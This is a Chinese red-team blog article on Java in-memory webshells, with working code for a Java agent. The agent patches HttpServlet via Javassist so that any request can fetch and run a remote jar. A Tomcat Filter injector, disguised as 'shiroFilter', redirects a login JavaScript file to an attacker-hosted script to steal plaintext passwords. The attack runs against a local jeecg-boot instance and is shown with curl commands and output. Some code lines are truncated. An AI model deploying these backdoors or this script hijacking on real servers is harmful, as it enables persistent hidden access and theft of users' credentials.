# 【对外】java内存马深度利用：窃取明文、...

## 一、前言

在红蓝对抗中，进程内存是兵家必争之地。例如，知名的 Mimikatz 工具（用于提取计算机密码和哈希值）就是通过操作内存来实现的。然而，由于操作内存极为繁琐且复杂，并且大部分软件的特性不一致，导致投入产出比相对较低，所以研究这一领域的人相对较少。

然而，在 Java 安全领域，内存对抗相对较为常见。由于 Java Instrument 机制（在内存中修改类）以及反序列化漏洞，可以通过代码执行来增加 Servlet、Filter 等内存马（这些能够有效规避回显和查杀），并且有众多的内存马工具生态，造就了内存马研究的浪潮。

不过，我个人认为，内存利用的潜力尚未被充分挖掘，因为红蓝对抗的最终目标是业务，而非机器。我曾遇到以下困扰的问题，后来发现这些问题都可以通过操作内存来解决：
1、遇到 KMS 加密的配置文件时，如何快速解密?
2、如何窃取用户登录 Spring Boot 应用的明文密码，而非 MD5 哈希值?
3、如何窃取二因素认证的 token 以绕过登录验证?

## 二、我有一个想法

上面这些问题，在java应用中都可以通过Java Instrument解决：dump内存、修改内存class逻辑。这里重点聊一下第二点。

1、增加一个jar loader：做一个loader，方便根据不同目标插入不同的内存马
2、自定义不可描述的事情：比如窃取web js密码明文逻辑：修改返回包 –> 替换返回包 –> 替换js的url（非常完美，本地或远程都可以），跟@skay讨论思路如上。实现过程是通过注入jar Loader注入Filter内存马，改变js的返回路径。

## 三、实验思路

### 3.1、Java Instrument制作jar loader

#### 确认javaassit版本

javaassit版本太低了，对于需要修改的目标webapp不兼容（比较高版本的jdk不兼容），版本太高了，编译的agent需要的jdk版本需要jdk8以上。

#### 修改servlet class


shellcode，最后的return是让有一个判断，返回为空则说明注入成功。

```
javax.servlet.http.HttpServletRequest request=(javax.servlet.ServletRequest)
javax.servlet.http.HttpServletResponse response = (javax.servlet.ServletResp
javax.servlet.http.HttpSession session = request.getSession();
if ((request.getQueryString()!=null) && (request.getQueryString().contains('
{
   java.util.Map obj=new java.util.HashMap();
   obj.put("request",request);
   obj.put("response",response);
   obj.put("session",session);
   ClassLoader loader=this.getClass().getClassLoader();
   if (request.getMethod().equals("POST"))
   {
      try{
            String lUrl = request.getParameter("lUrl");
            String lName = request.getParameter("lName");
            java.net.URL[] urls = new java.net.URL[]{new java.net.URL(lUrl)}
            java.net.URLClassLoader urlClassLoader = new java.net.URLClassLo
            Class clazz = urlClassLoader.loadClass(lName);
            java.lang.reflect.Method[] methods = clazz.getDeclaredMethods();
            for (int i = 0; i < methods.length; i++) {
                  System.out.println("method: " +methods[i].getName());
            }
            java.lang.reflect.Constructor[] constructors = clazz.getDeclared
            for (int i = 0; i < constructors.length; i++) {
                  System.out.println("constructor: " +constructors[i].getNam
            }
            Object obj = clazz.newInstance();
            return;
      }catch (Exception e){e.printStackTrace();}
   }
}
```

agent的代码：AfterDemo.java

```
import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import java.lang.instrument.ClassDefinition;
import java.lang.instrument.Instrumentation;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
public class AfterDemo {
    public static void agentmain(String agentArgs, Instrumentation inst) {
        System.out.println("hello I`m agentMain!!!");
        Class<?>[] cLasses = inst.getAllLoadedClasses();
        byte[] bArr = new byte[0];
        Map<String, Map<String, Object>> targetClasses = new HashMap<>();
        Map<String, Object> targetClassJavaxMap = new HashMap<>();
        targetClassJavaxMap.put("methodName", "service");
        List<String> paramJavaxClsStrList = new ArrayList<>();
        paramJavaxClsStrList.add("javax.servlet.ServletRequest");
        paramJavaxClsStrList.add("javax.servlet.ServletResponse");
        targetClassJavaxMap.put("paramList", paramJavaxClsStrList);
        targetClasses.put("javax.servlet.http.HttpServlet", targetClassJava
        Map<String, Object> targetClassJakartaMap = new HashMap<>();
        targetClassJakartaMap.put("methodName", "service");
        List<String> paramJakartaClsStrList = new ArrayList<>();
        paramJakartaClsStrList.add("jakarta.servlet.ServletRequest");
        paramJakartaClsStrList.add("jakarta.servlet.ServletResponse");
        targetClassJakartaMap.put("paramList", paramJakartaClsStrList);
        targetClasses.put("javax.servlet.http.HttpServlet", targetClassJava
        targetClasses.put("jakarta.servlet.http.HttpServlet", targetClassJak
        ClassPool cPool = ClassPool.getDefault();
        if (ServerDetector.isWebLogic()) {
            targetClasses.clear();
            Map<String, Object> targetClassWeblogicMap = new HashMap<>();
            targetClassWeblogicMap.put("methodName", "execute");
            List<String> paramWeblogicClsStrList = new ArrayList<>();
            paramWeblogicClsStrList.add("javax.servlet.ServletRequest");
            paramWeblogicClsStrList.add("javax.servlet.ServletResponse");
            targetClassWeblogicMap.put("paramList", paramWeblogicClsStrList)
            targetClasses.put("weblogic.servlet.internal.ServletStubImpl", t
        }
        String shellCode = "javax.servlet.http.HttpServletRequest request=(
                "javax.servlet.http.HttpServletResponse response = (javax.se
                "javax.servlet.http.HttpSession session = request.getSessio
                "String pathPattern=\"/linject\";\n" +
                "if (request.getRequestURI().matches(pathPattern))\n" +
                "{\n" +
                "    java.util.Map obj=new java.util.HashMap();\n" +
                "    obj.put(\"request\",request);\n" +
                "    obj.put(\"response\",response);\n" +
                "    obj.put(\"session\",session);\n" +
                "    ClassLoader loader=this.getClass().getClassLoader();\n"
                "    if (request.getMethod().equals(\"POST\"))\n" +
                "    {\n" +
                "        try{\n" +
                "            String lUrl = request.getParameter(\"lUrl\");\
                "            String lName = request.getParameter(\"lName\")
                "            java.net.URL[] urls = new java.net.URL[]{new ja
                "            java.net.URLClassLoader urlClassLoader = new ja
                "            Class clazz = urlClassLoader.loadClass(lName);
                "            java.lang.reflect.Method[] methods = clazz.getD
                "            for (int i = 0; i < methods.length; i++) {\n"
                "                System.out.println(\"method: \" +methods
                "            }\n" +
                "            java.lang.reflect.Constructor[] constructors =
                "            for (int i = 0; i < constructors.length; i++) {
                "                  System.out.println(\"constructor: \" +cor
                "            }\n" +
                "            Object obj = clazz.newInstance();\n" +
                "            return;\n" +
                "      }catch (Exception e){e.printStackTrace();}\n" +
                "   }\n" +
                "}";
        for (Class<?> cls : cLasses) {
            System.out.println(cls.getName());
            if (targetClasses.keySet().contains(cls.getName())) {
                String targetClassName = cls.getName();
                try {
                    System.out.println("found class:"+targetClassName);
                    if (targetClassName.equals("jakarta.servlet.http.HttpSer
                        shellCode = shellCode.replace("javax.servlet", "jaka
                    }
                    ClassClassPath classPath = new ClassClassPath(cls);
                    cPool.insertClassPath(classPath);
                    cPool.importPackage("java.lang.reflect.Method");
                    cPool.importPackage("javax.crypto.Cipher");
                    List<CtClass> paramClsList = new ArrayList<>();
                    for (Object clsName : (List) targetClasses.get(targetCla
                        paramClsList.add(cPool.get((String) clsName));
                    }
                    CtClass cClass = cPool.get(targetClassName);
                    String methodName = targetClasses.get(targetClassName).g
                    CtMethod cMethod = cClass.getDeclaredMethod(methodName,
                    cMethod.insertBefore(shellCode);
                    cClass.detach();
                    byte[] data = cClass.toBytecode();
                    inst.redefineClasses(new ClassDefinition[]{new ClassDef
                } catch (Exception e) {
                    e.printStackTrace();
                }
                break;
            }
        }
    }
}
```

```
curl -X POST  'http://127.0.0.1:9091/linject?lUrl=http://127.0.0.1/TestSpring4.jar&lName=org.example.testspring4.Inject&password' -vvv
```



```
~/Downloads  curl -X POST  'http://127.0.0.1:9091/linject?lUrl=http://127.0.0.1/TestSpring4.jar&lName=org.example.testspring4.Inject&password' -vvv
*   Trying 127.0.0.1:9091...
* Connected to 127.0.0.1 (127.0.0.1) port 9091
> POST /linject?lUrl=http://127.0.0.1/TestSpring4.jar&lName=org.example.testspring4.Inject&password HTTP/1.1
> Host: 127.0.0.1:9091
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200
< Set-Cookie: JSESSIONID=F50A4A51A92F1318331CC19A1B3A9A2F; Path=/; HttpOnly
< Content-Length: 0
< Date: Fri, 05 Jul 2024 06:41:06 GMT
<
* Connection #0 to host 127.0.0.1 left intact
```

## 3.2、注入Filter

### Filter & Filter注射器

MyFilter.java

```java
import jakarta.servlet.*;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
public class MyFilter implements Filter {
    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
        Filter.super.init(filterConfig);
    }
    @Override
    public void doFilter(ServletRequest servletRequest, ServletResponse serv
        if(((HttpServletRequest)servletRequest).getRequestURI().endsWith("ap
            ((HttpServletResponse)servletResponse).sendRedirect("http://127.
        }else {
            filterChain.doFilter(servletRequest, servletResponse);
        }
    }

    @Override
    public void destroy() {
        Filter.super.destroy();
    }
}
```

Inject.java

```java
package org.example.testspring4;
import jakarta.servlet.*;
import org.apache.catalina.Context;
import org.apache.catalina.core.ApplicationContext;
import org.apache.catalina.core.StandardContext;
import org.apache.tomcat.util.descriptor.web.FilterDef;
import org.springframework.boot.web.servlet.DispatcherType;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.context.request.ServletRequestAttributes;
import org.springframework.web.servlet.support.RequestContextUtils;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.Map;
public class Inject  {
    public Inject(){
        try {
            WebApplicationContext context = RequestContextUtils.findWebAppl
            System.out.println(context);
            ServletContext servletContext = ((org.springframework.web.contex
            Field appctx = servletContext.getClass().getDeclaredField("conte
            appctx.setAccessible(true);
            ApplicationContext applicationContext = (ApplicationContext) app
            Field stdctx = applicationContext.getClass().getDeclaredField("c
            stdctx.setAccessible(true);
            StandardContext standardContext = (StandardContext) stdctx.get(a
            MyFilter filter = new MyFilter();
            String FilterName = "shiroFilter";
            Field Configs = null;
            Map filterConfigs;
            Configs = StandardContext.class.getDeclaredField("filterConfigs"
            Configs.setAccessible(true);
            filterConfigs = (Map) Configs.get(standardContext);
            Class<?> FilterDef = Class.forName("org.apache.tomcat.util.descr
            Constructor declaredConstructors = FilterDef.getDeclaredConstruc
            org.apache.tomcat.util.descriptor.web.FilterDef o = (org.apache.
            o.setFilter(filter);
            o.setFilterName(FilterName);
            o.setFilterClass(filter.getClass().getName());
            standardContext.addFilterDef(o);
            //Step 4
            Class<?> FilterMap = Class.forName("org.apache.tomcat.util.descr
            Constructor<?> declaredConstructor = FilterMap.getDeclaredConstr
            org.apache.tomcat.util.descriptor.web.FilterMap o1 = (org.apache
            o1.addURLPattern("/*");
            o1.setFilterName(FilterName);
            o1.setDispatcher(DispatcherType.REQUEST.name());
            standardContext.addFilterMapBefore(o1);
            //Step 5
            Class<?> ApplicationFilterConfig = Class.forName("org.apache.cat
            Constructor<?> declaredConstructor1 = ApplicationFilterConfig.ge
            declaredConstructor1.setAccessible(true);
            org.apache.catalina.core.ApplicationFilterConfig filterConfig =
            filterConfigs.put(FilterName, filterConfig);
        }catch (Exception e){
            e.printStackTrace();
        }
    }
}
```

## Jar Loader

需要注入到对应的servlet中去，因为这样就有了这个web app的上下文了，然后就可以通过Jar Loader加载任意java代码了。


注意：new java.net.URLClassLoader(urls,this.getClass().getClassLoader());

**每个类加载器都有自己的命名空间，它包含由该类加载器加载的类。在Java中，类的唯一性不仅由类的完全限定名（类名+包名）决定，还由加载它的类加载器决定。**因此，即使两个类加载器加载了相同的类文件，这两个类也被视为不同的类，因为它们位于不同的命名空间中。

```
try{
    java.net.URL[] urls = new java.net.URL[]{new java.net.URL(url)};
    java.net.URLClassLoader urlClassLoader = new java.net.URLClassLoader(url
    Class clazz = urlClassLoader.loadClass(name);
    java.lang.reflect.Method[] methods = clazz.getDeclaredMethods();
    for (java.lang.reflect.Method _method : methods) {
        System.out.println("method: " + _method);
    }
    java.lang.reflect.Constructor<?>[] constructors = clazz.getDeclaredConst
    for (java.lang.reflect.Constructor<?> ctor : constructors) {
        System.out.println("Constructor: " + ctor);
    }
    Object obj = clazz.newInstance();
}catch (Exception e){
    e.printStackTrace();
}
```

### 成功劫持

对app.9fa057ee.js进行劫持成功。



```
 ~  curl  'http://127.0.0.1:9091/app.9fa057ee.js' -vv
*   Trying 127.0.0.1:9091...
* Connected to 127.0.0.1 (127.0.0.1) port 9091
> GET /app.9fa057ee.js HTTP/1.1
> Host: 127.0.0.1:9091
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 302
< Location: http://127.0.0.1/app.js
< Content-Length: 0
< Date: Fri, 05 Jul 2024 03:19:43 GMT
<
* Connection #0 to host 127.0.0.1 left intact
```

## 四、jeecg-boot劫持

## 1、生成SpringFilter内存马（注射器和Filter马内容）

```xml
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
  <version>2.7.18</version>
</dependency>
```

SpringFilter.zip
4.3KB
预览

```java
package org.example;

import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import java.io.IOException;

public class MyFilter implements Filter {
    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
        Filter.super.init(filterConfig);
    }

    @Override
    public void doFilter(ServletRequest servletRequest, ServletResponse serv
        if(((HttpServletRequest)servletRequest).getRequestURI().endsWith("ap
            ((HttpServletResponse)servletResponse).sendRedirect("http://127.
        }else {
            filterChain.doFilter(servletRequest, servletResponse);
        }
    }

    @Override
    public void destroy() {
        Filter.super.destroy();
    }
}


```

## 2、通过agent修改目标类

通过agent修改HttpServlet，实现访问任意路径即可加载Jar，注入内存马。

这步就是修改了javax.servlet.http.HttpServlet，可以加载任意的jar中的class执行。


```

java -jar agent-attach-java-1.8.jar -pid 83106 -agent-jar /Users/lufei/Downloads/AgentTester/out/artifacts/AgentTester_jar/AgentTester.jar
```

AgentTester.zip
0.6MB
预览

## 3、加载SpringFilter的inject 并且修改Filter

因为要触发javax.servlet.http.HttpServlet，所以必须在webapp的context上，所以只要成功访问webapp的任意url就可以触发，并且会返回200状态


```
curl -X POST  'http://127.0.0.1:8080/jeecg-boot/sys/login?lUrl=http://127.0.0.1/SpringFilter-1.0-SNAPSHOT.jar&lName=org.example.Inject&lPassword' -vvv
```




```
~/Downloads  curl -X POST  'http://127.0.0.1:8080/jeecg-boot/sys/login?lUrl=http://127.0.0.1/SpringFilter-1.0-SNAPSHOT.jar&lName=org.example.Inject&lPassword' -vvv
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080
> POST /jeecg-boot/sys/login?lUrl=http://127.0.0.1/SpringFilter-1.0-SNAPSHOT.jar&lName=org.example.Inject&lPassword HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200
< Vary: Origin
< Vary: Access-Control-Request-Method
< Vary: Access-Control-Request-Headers
< Set-Cookie: JSESSIONID=4838F261DF1CF79FC1CF74B90E695F32; Path=/jeecg-boot; HttpOnly
< Content-Length: 0
< Date: Fri, 05 Jul 2024 09:14:07 GMT
<
* Connection #0 to host 127.0.0.1 left intact
```

## 4、验证是否成功

```
curl  'http://127.0.0.1:8080/jeecg-boot/webjars/js/app.9fa057ee.js' -vv
```



```
~  curl  'http://127.0.0.1:8080/jeecg-boot/webjars/js/app.9fa057ee.js' -vv
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080
> GET /jeecg-boot/webjars/js/app.9fa057ee.js HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 302
< Location: http://127.0.0.1/app.js
< Content-Length: 0
< Date: Fri, 05 Jul 2024 09:15:03 GMT
<
* Connection #0 to host 127.0.0.1 left intact
```




JeecgBoot 后台服务API接口文档

| | |
|---|---|
| 简介 | 后台API接口 |
| 作者 | 北京国炬信息技术有限公司 |
| 版本 | 1.0 |
| host | 127.0.0.1:8080 |
| basePath | /jeecg-boot |
| API服务条款 | |
| 分组名称 | default |
| 分组Url | /v2/api-docs |
| 分组location | /v2/api-docs |
| 接口统计信息 | POST 30 |

Apache License 2.0 | Copyright © 2019-Knife4j-v4.4.0

```
alert('lufei');
!function(e) {
    function t(t) {
        for (var a, r, o = t[0], l = t[1], c = t[2], p = 0, d = []; p < o.length; p++)
            r = o[p],
            Object.prototype.hasOwnProperty.call(i, r) && i[r] && d.push(i[r][0]),
            i[r] = 0;
        for (a in l)
            Object.prototype.hasOwnProperty.call(l, a) && (e[a] = l[a]);
        for (u && u(t); d.length; )
            d.shift()();
        return s.push.apply(s, c || []),
        n()
    }
    function n() {
        for (var e, t = 0; t < s.length; t++) {
            for (var n = s[t], a = !0, r = 1; r < n.length; r++) {
                var l = n[r];
                0 !== i[l] && (a = !1)
            }
```



127.0.0.1:8080 显示

lufei

## 五、总结

在红蓝对抗中，随着国内监管合规健全以及各类的安全基础设施完善，获取到机器ROOT权限并不意味结束，而是面对另一场对抗。